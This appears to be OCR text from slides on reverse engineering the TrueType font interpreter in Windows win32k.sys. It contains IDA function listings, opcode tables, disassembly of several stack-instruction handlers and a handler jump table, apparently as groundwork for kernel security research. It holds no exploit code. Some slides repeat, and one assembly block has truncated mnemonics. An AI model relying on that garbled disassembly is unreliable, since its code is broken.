
- Function name
- f itrp\_EVEN(x,x)
  - f itrp\_Execute(x,x,x,x,x,x)
  - f itrp\_ExecuteFontPgm(x,x,x,x)
  - f itrp\_ExecuteGlyphPgm(x,x,x,x,x,x,x,x)
  - f itrp\_ExecutePrePgm(x,x,x,x)
  - f itrp\_FDEF(x,x)
  - f itrp\_FLIPOFF(x,x)
  - f itrp\_FLIPON(x,x)
  - f itrp\_FLIPPT(x,x)
  - f itrp\_FLIPRGOFF(x,x)
  - f itrp\_FLIPRGON(x,x)
  - f itrp\_FLOOR(x,x)
  - f itrp\_FindIDef(x)
  - f itrp\_GETINFO(x,x)
  - f itrp\_GT(x,x)
  - f itrp\_GTEQ(x,x)
  - f itrp\_GetCVTEntryFast(x)
  - f itrp\_GetCVTEntrySlow(x)
  - f itrp\_GetCVTScale()
  - f itrp\_GetSingleWidthFast()
  - f itrp\_GetSingleWidthSlow()
  - f itrp\_IDEF(x,x)
  - f itrp\_IDefPatch(x,x)
  - f itrp\_IF(x,x)

Line 4934 of 6850

Graph overview



IDA View-A Hex View-A Structures Enums Imports



Hey, what's all this?


15.29% (-62,-7) (648,59) 0005F2FF BF85F2FF: itrp\_Execute(x,x,x,x,x,x)

Functions window


- Function name
- f itrp\_EVEN(x,x)
  - f itrp\_Execute(x,x,x,x,x,x)
  - f itrp\_ExecuteFontPgm(x,x,x,x)
  - f itrp\_ExecuteGlyphPgm(x,x,x,x,x,x,x,x)
  - f itrp\_ExecutePrePgm(x,x,x,x)
  - f itrp\_FDEF(x,x)
  - f itrp\_FLIPOFF(x,x)
  - f itrp\_FLIPON(x,x)
  - f itrp\_FLIPPT(x,x)
  - f itrp\_FLIPRGOFF(x,x)
  - f itrp\_FLIPRGON(x,x)
  - f itrp\_FLOOR(x,x)
  - f itrp\_FindIDef(x)
  - f itrp\_GETINFO(x,x)
  - f itrp\_GT(x,x)
  - f itrp\_GTEQ(x,x)
  - f itrp\_GetCVTEntryFast(x)
  - f itrp\_GetCVTEntrySlow(x)
  - f itrp\_GetCVTScale()
  - f itrp\_GetSingleWidthFast()
  - f itrp\_GetSingleWidthSlow()
  - f itrp\_IDEF(x,x)
  - f itrp\_IDefPatch(x,x)
  - f itrp\_IF(x,x)

Line 4934 of 6850

Graph overview



IDA View-A Hex View-A Structures Enums Imports



Hey, what's all this?

I've seen this somewhere before...

DUP[ ]	0x20	e	e, e
EIF[ ]	0x59	-	-
ELSE	0x1B	-	-
ENDF[ ]	0x2D	-	-
EQ[ ]	0x54	e2, e1	b
EVEN[ ]	0x57	e	b
FDEF[ ]	0x2C	f	-
FLIPOFF[ ]	0x4E	-	-
FLIPON[ ]	0x4D	-	-
FLIPPT[ ]	0x80	p1, p2, ..., ploopvalue	-
FLIPRGOFF[ ]	0x82	h, l	-
FLIPRGON[ ]	0x81	h, l	-
FLOOR[ ]	0x66	n	ln°
GC[a]	0x46 - 0x47	p	c
GETINFO[ ]	0x88	selector	result
GFV[ ]	0x0D	-	px, py
GPV[ ]	0x0C	-	px, py
GT[ ]	0x52	e2, e1	b
GTEQ[ ]	0x53	e2, e1	b
IDEF[ ]	0x89	f	-
IF[ ]	0x58	e	-
INSTCTRL	0x8E	s, v	-
IP[ ]	0x8F	1, p2, ploopvalue	-

15.29% (-62,-7) (648,59) 0005F2FF BF85F2FF: itrp\_Execute(x,x,x,x,x,x)

# Instruction Set Summary

The following tables provide a quick summary of the names, opcodes, instruction stream and stack interaction of the TrueType instruction set.

The first table lists those instructions that take data from the instruction stream and place it onto the interpreter stack. The second table lists the remaining TrueType instructions which take their arguments from the stack.

**Table 1** Instructions taking data from the instruction stream

Instruction	Opcode	From Instruction Stream	Pushes
NPUSHB[ ]	0x40	n, b1, b2,...bn	b1,b2...bn
NPUSHW[ ]	0x41	n, w1, w2,...w	w1,w2...wn
PUSHB[abc]	0xB0 – 0xB7	b0, b1,..bn	b0, b1, ...,bn
PUSHW[abc]	0xB8 – 0xBF	w0,w1,..wn	w0 ,w1, ...wn

**Table 2** Instructions taking data from the interpreter stack

Instruction	Opcode	Pops	Pushes
AA[ ]	0x7F	p	-
ABS[ ]	0x64	n	n
ADD[ ]	0x60	n2, n1	(n1 + n2)
ALIGNPTS[ ]	0x27	p2, p1	-
ALIGNRP[ ]	0x3C	p1, p2, ... , ploopvalue	-
AND[ ]	0x5A	e2, e1	b
CALL[ ]	0x2B	f	-
CEILING[ ]	0x67	n	Èn
CINDEX[ ]	0x25	k	ek
CLEAR[ ]	0x22	all items on the stack	-
DEBUG[ ]	0x4F	n	-
DELTAC1[ ],	0x73	argn, cn, argn-1,cn-1, , arg1, c1	-
DELTAC2[ ]	0x74	argn, cn, argn-1,cn-1, , arg1, c1	-
DELTAC3[ ]	0x75	argn, cn, argn-1,cn-1, , arg1, c1	-
DELTAP1[ ]	0x5D	argn, pn, argn-1, pn-1, , arg1, p1	-
DELTAP2[ ]	0x71	argn, pn, argn-1, pn-1, , arg1, p1	-
DELTAP3[ ]	0x72	argn, pn, argn-1, pn-1, , arg1, p1	-
DEPTH[ ]	0x24	-	n
DIV[ ]	0x62	n2, n1	(n1 * 64)/ n2

Table 2 Instructions taking data from the interpreter stack

Instruction Opcode Pops

Pushes

NOT[ ]	0x5C	e	( not e )
NROUND[ab]	0x6C = 0x6E	n1	n2

Functions window

Function name	Segment	Start	Le
itrp_MSIRP(x,x)	.text	BF8B52F3	00
itrp_MUL(x,x)	.text	BF8692EF	00
itrp_MovePoint(x,x,x)	.text	BF86E0A8	00
itrp_NEG(x,x)	.text	BF863583	00
itrp_NEQ(x,x)	.text	BF8B496F	00
itrp_NOT(x,x)	.text	BF863438	00
itrp_NPUSHB(x,x)	.text	BF9096CC	00
itrp_NPUSHW(x,x)	.text	BF909A1E	00
itrp_NROUND(x,x)	.text	BF98C1C4	00
itrp_Normalize(x,x,x)	.text	BF86E1D7	00
itrp_ODD(x,x)	.text	BF98C0B1	00
itrp_OR(x,x)	.text	BF863538	00
itrp_OldProject(x,x)	.text	BF86E01A	00
itrp_POP(x,x)	.text	BF85C651	00
itrp_PUSHB(x,x)	.text	BF85C4AB	00
itrp_PUSHB1(x,x)	.text	BF85C686	00
itrp_PUSHW(x,x)	.text	BF860D1C	00
itrp_PUSHW1(x,x)	.text	BF85C61B	00
itrp_Project(x,x)	.text	BF86DF94	00
itrp_PushSomeBytes(x...	.text	BF85C407	00
itrp_PushSomeWords(...	.text	BF860E50	00
itrp_QueryScanInfo(x,...	.text	BF85BCC5	00
itrp_RAW(x,x)	.text	BF98BA25	00

Line 4990 of 6850

```

; __fastcall itrp_NOT(x, x)
@itrp_NOT@8 proc near
mov     edx, dword_BF9A9228
push    esi
mov     esi, dword_BF9A9234
mov     eax, ecx
push    edi
mov     edi, [esi]
mov     ecx, edx
sub     ecx, edi
sar     ecx, 2
cmp     ecx, 1
jb      short loc_BF863466

```

```

mov     esi, [edx-4]
xor     ecx, ecx
test    esi, esi
setz    cl
pop     edi
pop     esi
mov     [edx-4], ecx
retn

```

```

loc_BF863466:
mov     eax, dword_BF9A9280
pop     edi
mov     dword_BF9A927C, 1110h
pop     esi
retn
@itrp_NOT@8 endp

```

Table 2 Instructions taking data from the interpreter stack

## Instruction Opcode Pops Pushes

NEG[ ]	0x65	n	-n
NEQ[ ]	0x55	e2 e1	b

Functions window

Function name	Segment	Start	Le
<a href="#">f</a> itrp_MSIRP(x,x)	.text	BF8B52F3	00
<a href="#">f</a> itrp_MUL(x,x)	.text	BF8692EF	00
<a href="#">f</a> itrp_MovePoint(x,x,x)	.text	BF86E0A8	00
<a href="#">f</a> itrp_NEG(x,x)	.text	BF863583	00
<a href="#">f</a> itrp_NEQ(x,x)	.text	BF8B496F	00
<a href="#">f</a> itrp_NOT(x,x)	.text	BF863438	00
<a href="#">f</a> itrp_NPUSHB(x,x)	.text	BF9096CC	00
<a href="#">f</a> itrp_NPUSHW(x,x)	.text	BF909A1E	00
<a href="#">f</a> itrp_NROUND(x,x)	.text	BF98C1C4	00
<a href="#">f</a> itrp_Normalize(x,x,x)	.text	BF86E1D7	00
<a href="#">f</a> itrp_ODD(x,x)	.text	BF98C0B1	00
<a href="#">f</a> itrp_OR(x,x)	.text	BF863538	00
<a href="#">f</a> itrp_OldProject(x,x)	.text	BF86E01A	00
<a href="#">f</a> itrp_POP(x,x)	.text	BF85C651	00
<a href="#">f</a> itrp_PUSHB(x,x)	.text	BF85C4AB	00
<a href="#">f</a> itrp_PUSHB1(x,x)	.text	BF85C686	00
<a href="#">f</a> itrp_PUSHW(x,x)	.text	BF860D1C	00
<a href="#">f</a> itrp_PUSHW1(x,x)	.text	BF85C61B	00
<a href="#">f</a> itrp_Project(x,x)	.text	BF86DF94	00
<a href="#">f</a> itrp_PushSomeBytes(x...	.text	BF85C407	00
<a href="#">f</a> itrp_PushSomeWords(...	.text	BF860E50	00
<a href="#">f</a> itrp_QueryScanInfo(x,...	.text	BF85BCC5	00
<a href="#">f</a> itrp_RAW(x,x)	.text	BF98BA25	00

Line 4988 of 6850

```

; __fastcall itrp_NEG(x, x)
@itrp_NEG@8 proc near
mov     edx, dword_BF9A9228
push    esi
mov     esi, dword_BF9A9234
push    edi
mov     edi, [esi]
mov     eax, ecx
mov     ecx, edx
sub     ecx, edi
sar     ecx, 2
cmp     ecx, 1
pop     edi
pop     esi
jb      short loc_BF8635AC

```

```

mov     ecx, [edx-4]
neg     ecx
mov     [edx-4], ecx
retn

```

```

loc_BF8635AC:
mov     dword_BF9A927C, 1110h
mov     eax, dword_BF9A9280
retn
@itrp_NEG@8 endp

```

Table 2 Instructions taking data from the interpreter stack

Instruction Opcode Pops

Pushes

NEQ[ ]

0x55

e2, e1

b

Function name	Segment	Start	Le
<a href="#">f</a> itrp_MSIRP(x,x)	.text	BF8B52F3	00
<a href="#">f</a> itrp_MUL(x,x)	.text	BF8692EF	00
<a href="#">f</a> itrp_MovePoint(x,x,x)	.text	BF86E0A8	00
<a href="#">f</a> itrp_NEG(x,x)	.text	BF863583	00
<a href="#">f</a> itrp_NEQ(x,x)	.text	BF8B496F	00
<a href="#">f</a> itrp_NOT(x,x)	.text	BF863438	00
<a href="#">f</a> itrp_NPUSHB(x,x)	.text	BF9096CC	00
<a href="#">f</a> itrp_NPUSHW(x,x)	.text	BF909A1E	00
<a href="#">f</a> itrp_NROUND(x,x)	.text	BF98C1C4	00
<a href="#">f</a> itrp_Normalize(x,x,x)	.text	BF86E1D7	00
<a href="#">f</a> itrp_ODD(x,x)	.text	BF98C0B1	00
<a href="#">f</a> itrp_OR(x,x)	.text	BF863538	00
<a href="#">f</a> itrp_OldProject(x,x)	.text	BF86E01A	00
<a href="#">f</a> itrp_POP(x,x)	.text	BF85C651	00
<a href="#">f</a> itrp_PUSHB(x,x)	.text	BF85C4AB	00
<a href="#">f</a> itrp_PUSHB1(x,x)	.text	BF85C686	00
<a href="#">f</a> itrp_PUSHW(x,x)	.text	BF860D1C	00
<a href="#">f</a> itrp_PUSHW1(x,x)	.text	BF85C61B	00
<a href="#">f</a> itrp_Project(x,x)	.text	BF86DF94	00
<a href="#">f</a> itrp_PushSomeBytes(x...	.text	BF85C407	00
<a href="#">f</a> itrp_PushSomeWords(...	.text	BF860E50	00
<a href="#">f</a> itrp_QueryScanInfo(x,...	.text	BF85BCC5	00
<a href="#">f</a> itrp_RAW(x,x)	.text	BF98BA25	00

Line 4989 of 6850

```

; __fastcall itrp_NEQ(x, x)
@itrp_NEQ@8 proc near
mov     edi, edi
push    esi
mov     esi, dword_BF9A9234
mov     eax, ecx
mov     ecx, dword_BF9A9228
push    edi
mov     edi, [esi]
mov     edx, ecx
sub     edx, edi
sar     edx, 2
cmp     edx, 2
jb      short loc_BF8B49AD

```

```

v     esi, [ecx-4]
a     edx, [ecx-4]
v     ecx, [edx-4]
sh    ebx
r     ebx, ebx
p     ecx, esi
tnz   bl
v     dword_BF9A9228, edx
v     [edx-4], ebx
p     ebx
p     edi
p     esi
pop    esi
retn

```

```

loc_BF8B49AD:
mov     eax, dword_BF9A9280
pop     edi
mov     dword_BF9A927C, 1110h
pop     esi
retn
@itrp_NEQ@8 endp

```

Table 2 Instructions taking data from the interpreter stack

Instruction	Opcode	Pops	Pushes
-------------	--------	------	--------

MUL[ ]	0x63	n2, n1	(n1 * n2)/64
--------	------	--------	--------------

NEG[ ]	0x65	n	n
--------	------	---	---

**Functions window**

Function name	Segment	Start	Le
<a href="#">f</a> itrp_MSIRP(x,x)	.text	BF8B52F3	00
<a href="#">f</a> itrp_MUL(x,x)	.text	BF8692EF	00
<a href="#">f</a> itrp_MovePoint(x,x,x)	.text	BF86E0A8	00
<a href="#">f</a> itrp_NEG(x,x)	.text	BF863583	00
<a href="#">f</a> itrp_NEQ(x,x)	.text	BF8B496F	00
<a href="#">f</a> itrp_NOT(x,x)	.text	BF863438	00
<a href="#">f</a> itrp_NPUSHB(x,x)	.text	BF9096CC	00
<a href="#">f</a> itrp_NPUSHW(x,x)	.text	BF909A1E	00
<a href="#">f</a> itrp_NROUND(x,x)	.text	BF98C1C4	00
<a href="#">f</a> itrp_Normalize(x,x,x)	.text	BF86E1D7	00

Line 4986 of 6850

```

; __fastcall itrp_MUL(x, x)
@itrp_MUL@8 proc near
mov     eax, dword_BF9A9228
mov     edx, dword_BF9A9234
push    esi
mov     esi, [edx]
push    edi
mov     edi, ecx
mov     ecx, eax
sub     ecx, esi
sar     ecx, 2
cmp     ecx, 2
jb      short loc_BF869328
    
```

```

mov     edx, [eax-4]
mov     ecx, [eax-8]
lea     esi, [eax-4]
mov     dword_BF9A9228, esi
call    @Mul26Dot6@8 ; Mul26Dot6(x,x)
mov     [esi-4], eax
mov     eax, edi
pop     edi
pop     esi
retn
    
```

```

loc_BF869328:
mov     eax, dword_BF9A9280
pop     edi
mov     dword_BF9A927C, 1110h
pop     esi
retn
@itrp_MUL@8 endp
    
```

IDA - C:\WINDOWS\system32\win32k.sys

File Edit Jump Search View Debugger Options Windows Help

IDA View-A Hex View-A Structures

```
.data:BF9A45BC dd offset @itrp_POP@8 ; itrp_POP(x,x)
.data:BF9A45C0 dd offset @itrp_LT@8 ; itrp_LT(x,x)
.data:BF9A45C4 dd offset @itrp_LTEQ@8 ; itrp_LTEQ(x,x)
.data:BF9A45C8 dd offset @itrp_GT@8 ; itrp_GT(x,x)
.data:BF9A45CC dd offset @itrp_GTEQ@8 ; itrp_GTEQ(x,x)
.data:BF9A45D0 dd offset @itrp_EQ@8 ; itrp_EQ(x,x)
.data:BF9A45D4 dd offset @itrp_NEQ@8 ; itrp_NEQ(x,x)
.data:BF9A45D8 dd offset @itrp_ODD@8 ; itrp_ODD(x,x)
.data:BF9A45DC dd offset @itrp_EVEN@8 ; itrp_EVEN(x,x)
.data:BF9A45E0 dd offset @itrp_IF@8 ; itrp_IF(x,x)
.data:BF9A45E4 dd offset @itrp_EIF@8 ; itrp_EIF(x,x)
.data:BF9A45E8 dd offset @itrp_AND@8 ; itrp_AND(x,x)
.data:BF9A45EC dd offset @itrp_OR@8 ; itrp_OR(x,x)
.data:BF9A45F0 dd offset @itrp_NOT@8 ; itrp_NOT(x,x)
.data:BF9A45F4 dd offset @itrp_DELTAP1@8 ; itrp_DELTAP1(x,x)
.data:BF9A45F8 dd offset @itrp_SDB@8 ; itrp_SDB(x,x)
.data:BF9A45FC dd offset @itrp_SDS@8 ; itrp_SDS(x,x)
.data:BF9A4600 dd offset @itrp_ADD@8 ; itrp_ADD(x,x)
.data:BF9A4604 dd offset @itrp_SUB@8 ; itrp_SUB(x,x)
.data:BF9A4608 dd offset @itrp_DIV@8 ; itrp_DIV(x,x)
.data:BF9A460C dd offset @itrp_MUL@8 ; itrp_MUL(x,x)
.data:BF9A4610 dd offset @itrp_ABS@8 ; itrp_ABS(x,x)
.data:BF9A4614 dd offset @itrp_NEG@8 ; itrp_NEG(x,x)
.data:BF9A4618 dd offset @itrp_FLOOR@8 ; itrp_FLOOR(x,x)
.data:BF9A461C dd offset @itrp_CEILING@8 ; itrp_CEILING(x,x)
.data:BF9A4620 dd offset @itrp_ROUND@8 ; itrp_ROUND(x,x)
.data:BF9A4624 dd offset @itrp_ROUND@8 ; itrp_ROUND(x,x)
.data:BF9A4628 dd offset @itrp_ROUND@8 ; itrp_ROUND(x,x)
.data:BF9A462C dd offset @itrp_ROUND@8 ; itrp_ROUND(x,x)
.data:BF9A4630 dd offset @itrp_NROUND@8 ; itrp_NROUND(x,x)
.data:BF9A4634 dd offset @itrp_NROUND@8 ; itrp_NROUND(x,x)
.data:BF9A4638 dd offset @itrp_NROUND@8 ; itrp_NROUND(x,x)
.data:BF9A463C dd offset @itrp_NROUND@8 ; itrp_NROUND(x,x)
.data:BF9A4640 dd offset @itrp_WCUTFOD@8 ; itrp_WCUTFOD(x,x)
.data:BF9A4644 dd offset @itrp_DELTAP2@8 ; itrp_DELTAP2(x,x)
.data:BF9A4648 dd offset @itrp_DELTAP3@8 ; itrp_DELTAP3(x,x)
.data:BF9A464C dd offset @itrp_DELTAC1@8 ; itrp_DELTAC1(x,x)
